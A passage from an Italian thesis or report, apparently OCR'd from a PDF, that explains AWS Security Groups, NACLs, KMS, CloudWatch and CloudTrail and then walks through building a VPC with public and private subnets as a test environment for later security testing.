


Figura 4.14: Esempio NACL [15]

Nella seguente tabella saranno riportate le differenze tra le NACL e i Security Group:

Security Group	NACL
Opera a livello di istanza	Opera a livello di sottorete
Supporta solo regole allow	Supporta sia regole allow che deny
Stateful : traffico di ritorno è automaticamente consentito, indipendentemente dalle regole	Stateless : il traffico di ritorno deve essere permesso in modo esplicito dalle regole
Vengono valutate tutte le regole prima di decidere se consentire il traffico	Le regole vengono elaborate in ordine
Si applica a un'istanza solo se qualcuno specifica il security group all'avvio dell'istanza o lo associa in seguito	Si applica automaticamente a tutte le istanze nelle sottoreti a cui è associata (ulteriore livello di sicurezza nel caso le regole fossero poco severe)

Tabella 4.1: Differenze tra Security Group e NACL

4.5 KMS

AWS Key Managment Service (KMS) è un servizio che permette di creare e gestire chiavi crittografiche e controllare il loro uso su un ampio range di servizi AWS. KMS è un servizio sicuro e resiliente che usa moduli hardware sicuri, validati sotto FIPS 140-2 (Federal Information Processing Standard Publication) per proteggere le chiavi. É possibile integrarlo con il servizio CloudTrail per creare file di log che contengano tutti gli usi del servizio. Si integra con molti servizi, come ad esempio S3. KMS offre anche la possibilità di salvare delle chiavi personalizzate dall'utente [16].
Alcune operazioni che si possono eseguire sono:

- Creazione, abilitazione e disabilitazione delle master keys
- Creazione delle policy di accesso per le master keys
- Utilizzo di un sistema di tag per una gestione più efficiente.
- Cifratura e decifratura i dati.
- Generazione di valori random da utilizzare per eventuali applicazioni basate su crittografia.

AWS KMS non è in grado di utilizzare una chiave per crittografare i dati. Ma è possibile usare chiavi al di fuori di KMS, ad esempio usando AWS Encrypt SDK. Dopo aver utilizzato la chiave in testo normale per crittografare i dati, bisognerà eliminarla dalla memoria il prima possibile. Processo di Encrypt:




Figura 4.15: KMS Cifratura [16]

AWS KMS usa la CMK per decrittografare la chiave di dati. Utilizza la chiave di dati in testo normale per decrittografare i dati; successivamente rimuovere la chiave in chiaro dalla memoria. Sotto un semplice diagramma per comprendere la funzione di decrypt:




Figura 4.16: KMS Decrypt [16]

4.6 CloudWatch

Il servizio Amazon CloudWatch ha il compito di fornire strumenti di monitoraggio per gli eventi nell'infrastruttura del cloud AWS. [17] Mediante CloudWatch è possibile ottenere visibilità a livello di sistema nell'utilizzo delle risorse, nelle prestazioni dell'applicazione e nello stato operativo. Ad esempio, con CloudWatch sarà possibile monitorare l'utilizzo della CPU su una macchina EC2.

I servizi più utilizzati con CloudWatch sono:

- Amazon Simple Notification Service (Amazon SNS) coordina e gestisce la distribuzione o l'invio di messaggi a endpoint o client di sottoscrizione. Creando specifiche regole, sarà possibile inviare messaggi direttamente all'amministratore rispetto a situazioni anomale, ad esempio utilizzo CPU 100% oppure istanza EC2 non raggiungibile.

- Amazon EC2 Auto Scaling permette di avviare o terminare automaticamente istanze Amazon EC2 in base a policies definite dall'utente, controlli dello stato di integrità e piani. Si può utilizzare un allarme CloudWatch con Amazon EC2 Auto Scaling per dimensionare le istanze EC2 in base alle esigenze.

- AWS CloudTrail permette di monitorare le chiamate effettuate all'API Amazon CloudWatch per l'account, tra cui le chiamate effettuate dalla AWS Management Console, AWS CLI e altri servizi. Quando la registrazione CloudTrail è attivata, CloudWatch scrive file di log sul bucket Amazon S3 che sono stati specificati durante la configurazione di CloudTrail.

- AWS IAM per la gestione del servizio serviranno account con i permessi di accesso.

Amazon CloudWatch è in pratica un archivio di parametri. Un record AWS, ad esempio Amazon EC2, salva i parametri nell'archivio. Sulla base di questi parametri si potranno recuperare le statistiche e sarà anche possibile recuperarle in base a parametri specifici.




Figura 4.17: CloudWatch [18]

I servizi che usano CloudWatch invieranno dati statistici regolarmente; questi dati potranno essere associati ad allarmi o essere stampati dalla console di AWS con grafici e dettagli del servizio.
Per avere una maggiore comprensione del servizio di CloudWatch bisogna specificare determinati concetti [19]:

- Metriche: sono un concetto fondamentale di CloudWatch. Una metrica rappresenta un insieme di dati in ordine temporale pubblicati su CloudWatch. Si può pensare che la metrica è come una variabile che viene monitorata e i dati saranno i valori che essa assume nel corso del tempo. Ad esempio, l'uso della CPU per una specifica istanza EC2 è una metrica fornita da Amazon EC2. Di default molti servizi Amazon forniscono metriche gratuite per le risorse, ad esempio EC2 o EBS (Elastic Block Store).
  Le metriche esistono solo nella regione in cui vengono create, non possono essere eliminate, ma automaticamente scadono dopo 15 mesi se nessun nuovo dato viene pubblicato.
  CloudWatch conserva i dati delle metriche:
  - Valori che vengono acquisiti con una frequenza minore di 60 secondi saranno disponibili per 3 ore.
  - Valori che vengono acquisiti con una frequenza di 1 minuto saranno disponibili per 15 giorni.
  - Valori che vengono acquisiti con una frequenza di 5 minuti saranno disponibili per 63 giorni.
  - Valori che vengono acqisiti ogni ora saranno disponibili per 15 mesi.

  I valori che inizialmente sono acquisiti con una frequenza breve vengono aggregati insieme per avere una permanenza migliore. Ad esempio, un dato preso con una frequenza di ogni minuto dopo 15 giorni sarà ancora disponibile ma unito con gli altri dati con una frequenza di 5 minuti.

- Allarmi: un allarme osserva una singola metrica per uno specifico periodo e specifica una o più azioni basate sul valore della metrica relativa. L'azione può essere una notifica inviata da Amazon SNS o una policy di Auto Scaling. Un allarme esegue azioni per sostenere un cambiamento di stato. Le azioni vengono eseguite solo quando avviene un cambiamento; nel caso ci si trovi già in uno specifico scenario, l'azione non verrà richiamata perché non è avvenuto un cambiamento di stato. Gli allarmi eseguiranno azioni per conto dell'utente ma quando l'utente creerà l'allarme dovrà specificare un periodo maggiore a quello della metrica.

- Statistiche: sono una metrica dei dati aggregati sotto uno specifico periodo. CloudWatch fornisce statistiche basate sui punti dati della metrica forniti dai dati personalizzati o forniti da altri servizi AWS.

- Unità: ogni statistica avrà un'unità di misura che possono essere per esempio bytes, secondi , e percentuale. Nel caso non venisse specificata alcuna unità di misura nella metrica verrà usata l'unità *None*.

4.7 CloudTrail

AWS CloudTrail è un servizio che permette di avere un controllo completo relativo a tutte le attività svolte nell'infrastruttura AWS. Le azioni prese da utenti, ruoli o altri servizi Amazon sono salvati come eventi in CloudTrail. Ogni azione eseguita da ogni metodo di autenticazione dell'utente (Console,CLI,SDK,API) verrà registrata come evento in CloudTrail.
CloudTrail è abilitato su ciascun account AWS dalla creazione; è possibile visualizzare facilmente gli eventi recenti nella console CloudTrail andando su Cronologia eventi.
É possibile utilizzare CloudTrail per visualizzare, cercare, scaricare, salvare e analizzare tutte le attività dell'account nell'infrastruttura AWS; inoltre è anche possibile abilitare CloudTrail Insights su una trail come per aiutare ad identificare e rispondere ad attività insolite.
Per visualizzare gli eventi in CloudTrail basterà andare su cronologia eventi.




Figura 4.18: Cronologia Eventi

Gli eventi restano registrati in CloudTrail per 90 giorni; verranno registrati a partire dal primo accesso alla console di AWS.
Prima di specificare i tipi di eventi bisogna fare un accenno sul concetto di trail. Un trail è una configurazione che consente la distribuzione di eventi CloudTrail in un bucket Amazon S3, CloudWatch Logs e negli eventi CloudWatch. Si può usare un trail per filtrare gli eventi CloudTrail che si desidera distribuire, crittografare i file di log degli eventi CloudTrail mediante un AWS KMS e configurare notifiche Amazon SNS per la distribuzione dei file di log.
Un evento rappresenta un'attività fatta sull'account AWS. Le tipologie di eventi sono:

- Eventi di gestione forniscono informazioni sulle operazioni di gestione che vengono fatte nll'account. Ad esempio: configurazione di sicurezza, creazione di istanze, configurazioni di regole per il routing, login.
- Eventi di Dati forniscono informazioni sulle operazioni eseguite su o all'interno di una risorsa. Gli eventi di dati non vengono registrati di default; bisognerà aggiungere a un trail le risorse supportate per le quali si desidera registrare le attività.
- Eventi Insights registrano le attività insolite eseguite sull'account. Sono disabilitati per impostazione di default quando viene creata una trail; per registrare questi eventi si dovrà abilitare esplicitamente la raccolta eventi Insights nel trail da creare o in uno già esistente.

I log generati da una trail verranno salvati in un bucket S3 selezionato o creato alla creazione del trail. Alla creazione di una trail verranno anche scelte le tipologie di eventi da registrare come mostrato nell'immagine sottostante:




Figura 4.19: Selezione Tipologie Eventi CloudTrail

5. Creazione Infrastruttura AWS

In questo capitolo verrà creata una configurazione AWS per aver modo successivamente di eseguire gli exploitation framework. É stato sviluppato un possibile scenario di hosting di un'applicazione web.

5.1 Registrazione Account AWS e primi passi [20]

Prima di accedere alla console AWS occorrerà registrare un account al quale dovrà essere fornita una carta di credito che sosterrà i costi della infrastruttura. Subito dopo aver eseguito un primo accesso verremo reindirizzati alla console dove come primi passi bisognerà:

1. Scegliere la regione nella quale vogliamo hostare l'applicazione. A livello aziendale deve essere una scelta ponderata perché ne potrebbero dipendere sia i costi che i tempi di risposta.
   In questo caso è stata scelta la regione Irlanda (eu-west-1).

2. Aggiungere un account che avrà permessi di amministratore così da ridurre drasticamente gli accessi effettuati dall'account root.




Figura 5.1: Aggiunta account Amministratore

Aggiungere anche la policy *AdministratorAccess* per poter gestire la VPC .Ovviamente è consigliato abilitare l'MFA per tutti e due gli utenti.

3. Fare logout dall'account root ed accedere all'account Amministratore appena creato.




Figura 5.2: Scegliere di loggare come utente IAM

Per fare il login basterà inserire il proprio ID account, il nome dell'utente e la password creata per l'utente.

5.2 Creazione VPC

I virtual private cloud (VPC) permettono di creare e gestire la rete all'interno della nostra infrastruttura nel cloud. In altri termini ci offrono la possibilità di isolare logicamente una porzione di cloud così da averne il pieno controllo.
É possibile utilizzare uno spazio di indirizzamento IP, creare delle sottoreti, configurare le tabelle di routing, connetterci ad internet ed altro. I motivi per cui questo servizio è di fondamentale importanza sono molteplici. Ad esempio, si potrebbe avere un applicazione "three-tier" la cui parte web è esposta su internet: in questo caso all'interno dello stesso VPC, potrebbero esserci due sottoreti, una pubblica esposta su internet dedicata al front-end dell'applicazione, l'altra privata per il database; nonché ulteriori funzionalità di sicurezza come i Security Group e le Network Access Control List.
Alcune delle soluzioni progettuali che si possono attuare utilizzando i VPC sono:

- Creare più sottoreti, sia pubbliche che private, e gestire la comunicazione tra queste.
- Avere un'infrastruttura ibrida, dove alcune applicazioni risiedono in un datacenter privato, altre all'interno del cloud e far comunicare il tutto tramite un VPC. In tal caso bisognerebbe aggiungere il concetto di VPN.
- Avere più VPC che si interconnettono tramite VPC "peering".

Per questo test si è scelto di creare due sottoreti una pubblica e una privata.

1. Selezionare la voce Create VPC. Assegnare alla VPC il range di indirizzi da associarli , nel caso in questione si è scelto *10.1.1.0/24*




Figura 5.3: Creazione VPC

2. Andare in *Subnet* sempre dalla dashboard VPC e creare le due sottoreti.




Figura 5.4: Creazione Subnet

Sono state instanziate due subnet; la prima, quella pubblica, che ha gli indirizzi da 10.1.1.0 fino a 10.1.1.127; mentre quella privata ha gli indirizzi da 10.1.1.128

fino a 10.1.1.255. Gli indirizzi assegnabili per ciascuna sottorete sono 123, poiché oltre all'indirizzo di rete ed a quello di broadcast Amazon si riserva anche i primi tre indirizzi. Per avere una maggiore comprensione fare riferimento alla tabella sottostante

/	10.1.1.0/25	10.1.1.128/25
Permission:	Pubblica	Privata
Indirizzo Rete:	10.1.1.0	10.1.1.128
Indirizzo Broadcast:	10.1.1.127	10.1.1.255
Host assegnabili:	10.1.1.4 - 126	10.1.1.132 - 254

Tabella 5.1: Sottoreti

3. A questo punto bisogna associare un Internet Gateway [1] alla nostra VPC.




Figura 5.5: Internet Gateway

Selezionare ora la VPC creata in precedenza cosi da poterle associare l'Internat Gateway creato.




Figura 5.6: Internat Gateway risultato

In questo momento è stato attaccato l'internet gateway al VPC ma risulta totalmente passivo perché nella Route Table del VPC non è indicato come gestire il traffico in ingresso ma l'unica regola presente è quella per la comunicazione interna del VPC. Sarà necessario perciò aggiungere alla Route Table [2] una nuova rotta che indica che tutto il traffico esterno deve passare tramite l'internet gateway definito.

[1] Elemento che permette ad un VPC di comunicare in Internet. Offre la possibilità di connettersi in internet direttamente dalle sottoreti specificate nella tabella di routing. Effettua in modo trasparente la NAT del nostro ip permettendo la visibilità con un ip pubblico. Nel caso una VPC non avesse alcun Internet Gateway associato non sarebbe raggiungibile dall'esterno. Internet Gateway supporta sia IPv4 che IPv6.

[2] Le tabelle di routing permettono di specificare il percorso che il traffico di rete dovrà intraprendere tramite rotte definite che identificano il traffico diretto. La tabella di routing si associa sempre ad una sottorete.




Figura 5.7: Internat Gateway risultato

Per mezzo di questa route table verrà identificato se il traffico rispetta la prima regola quindi è locale e in tal caso verrà reindirizzato localmente altrimenti tutto il restante traffico in entrata passerà per l'Internet Gateway.

4. Adesso verranno istanziate due istanze una con AMI *LAMP* per la rete Pubblica e un istanza con AMI *Amazon Linux 2 AMI (HVM)*.




Figura 5.8: Configurazione di rete per l'istanza privata

Alla creazione dell'istanza sarà possibile generare un paio di chiavi RSA per permettere la connessione alla macchina via SSH nel nostro caso ne creeremo nuove.




Figura 5.9: Generazione Chiave PEM

Figura 5.10: Configurazione di rete per l'istanza pubblica

il gruppo di sicurezza dell'istanza pubblica avrà aperte 3 porte : SSH , HTTP e HTTPS queste ultime due perchè si prevede che la macchina hosti un servizio web.

